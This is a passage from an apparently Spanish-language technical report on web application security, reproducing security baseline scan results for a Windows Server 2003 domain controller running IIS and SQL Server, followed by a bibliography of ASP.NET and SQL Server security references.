Score: Check passed
Result: No more than 2 Administrators were found on this computer.

Detail:
| User |
| ARMILED\Administrador |
| ARMILED\Administradores de organización |

Issue: Windows Firewall
Score: Best practice
Result: Windows Firewall is enabled and has exceptions configured. 1 of 1 network connections either do not have Windows Firewall enabled, or they are enabled with exceptions.

Detail:

Connection Name	Firewall	Exceptions
All Connections	On	Ports
Conexión de área local	On	Ports*

Issue: Automatic Updates
Score: Check passed
Result: Updates are automatically downloaded and installed on this computer.

Issue: Incomplete Updates
Score: Best practice
Result: No incomplete software update installations were found.

Additional System Information

Issue: Windows Version
Score: Best practice
Result: Computer is running Windows 2000 or greater.

Issue: Auditing
Score: Best practice
Result: Logon Success and Logon Failure auditing are both enabled.

Issue: Shares
Score: Best practice
Result: 5 share(s) are present on your computer.

Detail:

Share	Directory	Share ACL	Directory ACL
ADMIN$	C:\WINDOWS	Admin Share	NT AUTHORITY\Usuarios autentificados - RX, BUILTIN\Opers. de servidores - RWXD, BUILTIN\Administradores - F, NT AUTHORITY\SYSTEM - F
C$	C:\	Admin Share	BUILTIN\Administradores - F, NT AUTHORITY\SYSTEM - F, BUILTIN\Usuarios - RX, Todos - RX
CertEnroll	C:\WINDOWS\system32\CertSrv\CertEnroll	Todos - R, Administradores - F	NT AUTHORITY\Usuarios autentificados - RX, BUILTIN\Opers. de servidores - RWXD, BUILTIN\Administradores - F, NT AUTHORITY\SYSTEM - F
NETLOGON	C:\WINDOWS\SYSVOL\sysvol\armiled.com\SCRIPTS	Todos - R, Administradores - F	NT AUTHORITY\Usuarios autentificados - RX, BUILTIN\Opers. de servidores - RX, BUILTIN\Administradores - F, NT AUTHORITY\SYSTEM - F
SYSVOL	C:\WINDOWS\SYSVOL\sysvol	Todos - R, Administradores - F, NT AUTHORITY\Usuarios autentificados - F	NT AUTHORITY\Usuarios autentificados - RX, BUILTIN\Opers. de servidores - RX, BUILTIN\Administradores - F, NT AUTHORITY\SYSTEM - F

Issue: Services
Score: Best practice
Result: Some potentially unnecessary services are installed.

Detail:

| Service | State |
| Servicio de publicación World Wide Web | Running |

| Telnet | Stopped |

Internet Information Services (IIS) Scan Results

Administrative Vulnerabilities

Issue: Sample Applications
Score: Check passed
Result: IIS sample applications are not installed.

Issue: IISAdmin Virtual Directory
Score: Check passed
Result: IISADMPWD virtual directory is not present.

Issue: Parent Paths
Score: Check passed
Result: Parent paths are not enabled.

Issue: MSADC and Scripts Virtual Directories
Score: Check passed
Result: The MSADC and Scripts virtual directories are not present.

Issue: IIS Lockdown Tool
Score: Check passed
Result: The IIS Lockdown tool was developed for IIS 4.0, 5.0, and 5.1,
and is not needed for new Windows Server 2003 installations running IIS 6.0.

Additional System Information

Issue: Domain Controller Test
Score: Best practice
Result: IIS is running on a primary or backup domain controller.

Issue: IIS Logging Enabled
Score: Best practice
Result: All web and FTP sites are using the recommended logging options.

SQL Server Scan Results

Instance (default)

Administrative Vulnerabilities

Issue: Domain Controller Test
Score: Check failed (critical)
Result: SQL Server and/or MSDE is running on a primary or backup domain controller.

Issue: SQL Server/MSDE Security Mode
Score: Check passed
Result: SQL Server and/or MSDE authentication mode is set to Windows Only.

Issue: Exposed SQL Server/MSDE Password
Score: Check passed
Result: The 'sa' password and SQL service account password are not exposed in text files.

Detail:
| File Name | Status |
| C:\WINDOWS\setup.iss | No passwords exposed |

| C:\WINDOWS\sqlstp.log | No passwords exposed |

Issue: CmdExec role
Score: Check passed
Result: CmdExec is restricted to sysadmin only.

Issue: Registry Permissions
Score: Check passed
Result: The Everyone group does not have more than Read access to the SQL Server and/or MSDE registry keys.

Issue: Folder Permissions
Score: Check passed
Result: Permissions on the SQL Server and/or MSDE installation folders are set properly.

Issue: Sysadmin role members
Score: Check passed
Result: BUILTIN\Administrators group is not part of sysadmin role.

Issue: Guest Account
Score: Check passed
Result: The Guest account is not enabled in any of the databases.

Issue: Sysadmins
Score: Check passed
Result: No more than 2 members of sysadmin role are present.

Issue: SQL Server/MSDE Account Password Test
Score: Check not performed
Result: The check was skipped because SQL Server and/or MSDE is operating in Windows Only authentication mode.

Issue: Service Accounts
Score: Best practice
Result: SQL Server, SQL Server Agent, MSDE and/or MSDE Agent service accounts should not be members of the local Administrators group or run as LocalSystem.

Detail:

Instance	Service	Account	Issue
(default)	MSSQLServer	SYSTEM	LocalSystem account.
(default)	SQLServerAgent	SYSTEM	LocalSystem account.

Desktop Application Scan Results

Administrative Vulnerabilities

Issue: IE Zones
Score: Check passed
Result: Internet Explorer zones have secure settings for all users.

Issue: IE Enhanced Security Configuration for Administrators
Score: Check passed
Result: The use of Internet Explorer is restricted for administrators on this server.

Issue: IE Enhanced Security Configuration for Non-Administrators
Score: Check passed
Result: The use of Internet Explorer is restricted for non-administrators on this server.

Issue: Macro Security
Score: Check not performed
Result: No Microsoft Office products are installed

REFERENCIAS BIBLIOGRÁFICAS

[1] MEIER, J. D.; MACKMAN, Alex; DUNNER, Michael; VASIREDDY, Srinath; “Crear Aplicaciones ASP .NET seguras”. Primera Edición. Microsoft Press. Marzo 2002, última revisión enero 2006. 624 páginas. Redmond, Washington, EUA.

[2] MEYER J.D.; MACKMAN Alex; DUNNER Michael; VASIREDDY Srinath; ESCAMILLA Ray; MURUKAN Anandha; “Improving Web Application Security: Threads and Countermeasures”. Microsoft Press. Junio de 2003. 958 páginas.

REFERENCIAS WEB

[3] *http://www.vemn.com.ar/blog/posts.aspx?id=53*
LACO, Daniel; “La seguridad en ASP .NET (Parte I)”

[4] *http://msdn2.microsoft.com/en-us/library/yedba920(VS.71).aspx*
.NET Framework Developer's Guide. “ASP Architecture”

[5] *http://www.microsoft.com/spanish/msdn/articulos/archivo/261001/voices/authaspdotnet.asp*
KERCHER, Jeff; Microsoft Corporation. “Autenticación en ASP .NET: Directrices de seguridad para .NET”.

[6] *http://www.microsoft.com/spanish/msdn/articulos/archivo/020104/voices/vbnet10282003.asp*
ROCKFORD, Lhotka; Magenic Technologies, MSDN octubre de 2003 “Autenticación y autorización (Aventuras en .NET)”

[7] *http://technet2.microsoft.com/WindowsServer/es/Library/d839498d-7f14-4604-b6eb-bf644fc4e4973082.mspx?mfr=true*
Microsoft TechNet, agosto de 2005, “Arquitectura de ASP.NET”

[8] *http://www.microsoft.com/spanish/msdn/articulos/archivo/101003/voices/aspnet-jumpinto-part1.asp*

AMUNDSEN, Micke; Microsoft Corporation. “Salto a ASP.NET, 1ª parte: Planeación y diseño de aplicaciones”

[9] *http://msdn2.microsoft.com/es-es/library/xa68twcb(VS.80).aspx*
Microsoft MSDN Library en Español “Flujo de datos de seguridad en ASP.NET “

[10] *http://www.willydev.net/descargas/Cursos/SQLServer2000/index.html*
Curso de Administración de Seguridad de SQL Server 2000

[11] *http://sql.manivesa.com/Tutoriales+SQL/SQL+Server/241.aspx*
Seguridad con Funciones de Aplicación en SqlServer 2000

[12] *http://www.databasejournal.com/features/mssql/article.php/3399241*
SQL Server 2000 Security - Part 10: Auditing, Marcin Policht , Agosto 2004

[13] *http://www.microsoft.com/technet/security/prodtech/sqlserver/sql2kaud.mspx*
SQL Server 2000 Auditing, John Howie

[14] *http://icenetx.net/sesiones/tutos/XSS-a-fondo-por-trew.pdf*
Cross Site Scripting, Vulnerabilidad analizada a fondo, Febrero 2007

[15] *http://www.c-sharpcorner.com/UploadFile/krishvr/securewebapp11262005011914AM/securewebapp.aspx*
Securing Your ASP.NET Web Applications, Krishnan Rama, Agosto 2004

[16] *http://support.microsoft.com/kb/316662/es*
Cómo usar los controles de validación ASP.NET desde Visual Basic .NET
viernes, 23 de marzo de 2007

[17] *http://www.microsoft.com/spanish/msdn/articulos/archivo/201205/voices/paght000003.mspx*
J.D. Meier, Alex Mackman, Blaine Wastell, Prashant Bansode, Andy Wigley Microsoft Corporation. Cómo: Proteger ASP.NET de los ataques de inyección, 21 de Diciembre de 2005

Patterns & Practices Developer Center (en inglés)

[18] *http://www.microsoft.com/spanish/msdn/articulos/archivo/201205/voices/paght000004.mspx*
J.D. Meier, Alex Mackman, Blaine Wastell, Prashant Bansode, Andy Wigley
"Cómo: Evitar secuencias de comandos entre sitios en ASP.NET", Mayo de 2005

[19] *http://es.gotdotnet.com/quickstart/aspplus/doc/handlingerrs.aspx*
Copyright 2001 Microsoft Corporation

[20] *http://www.microsoft.com/spanish/msdn/articulos/archivo/040405/voices/securitybarriers.mspx*
Dino Esposito, "Cómo aprovechar las ventajas de las características integradas de ASP.NET para rechazar los ataques a través de Internet", 18 de Julio de 2005.

[21] *http://msdn2.microsoft.com/en-us/library/ms972976.aspx*
Understanding ASP.NET View State,Scott Mitchell,4GuysFromRolla.com, Mayo 2004

[22] *http://msdn2.microsoft.com/en-us/library/ms972966.aspx*
Regular Expressions in ASP.NET, Steven A. Smith Marzo 2004.

[23] *http://support.microsoft.com/kb/179442/es*
Cómo configurar un servidor de seguridad para dominios y relaciones de confianza, 23 de Abril 2007

[24] *www.acis.org.co/memorias/JornadasSeguridad/IIJNSI/pamplona.doc*
Guía para la evaluación de seguridad en un sistema, Luz Marina Santos, Universidad de Pamplona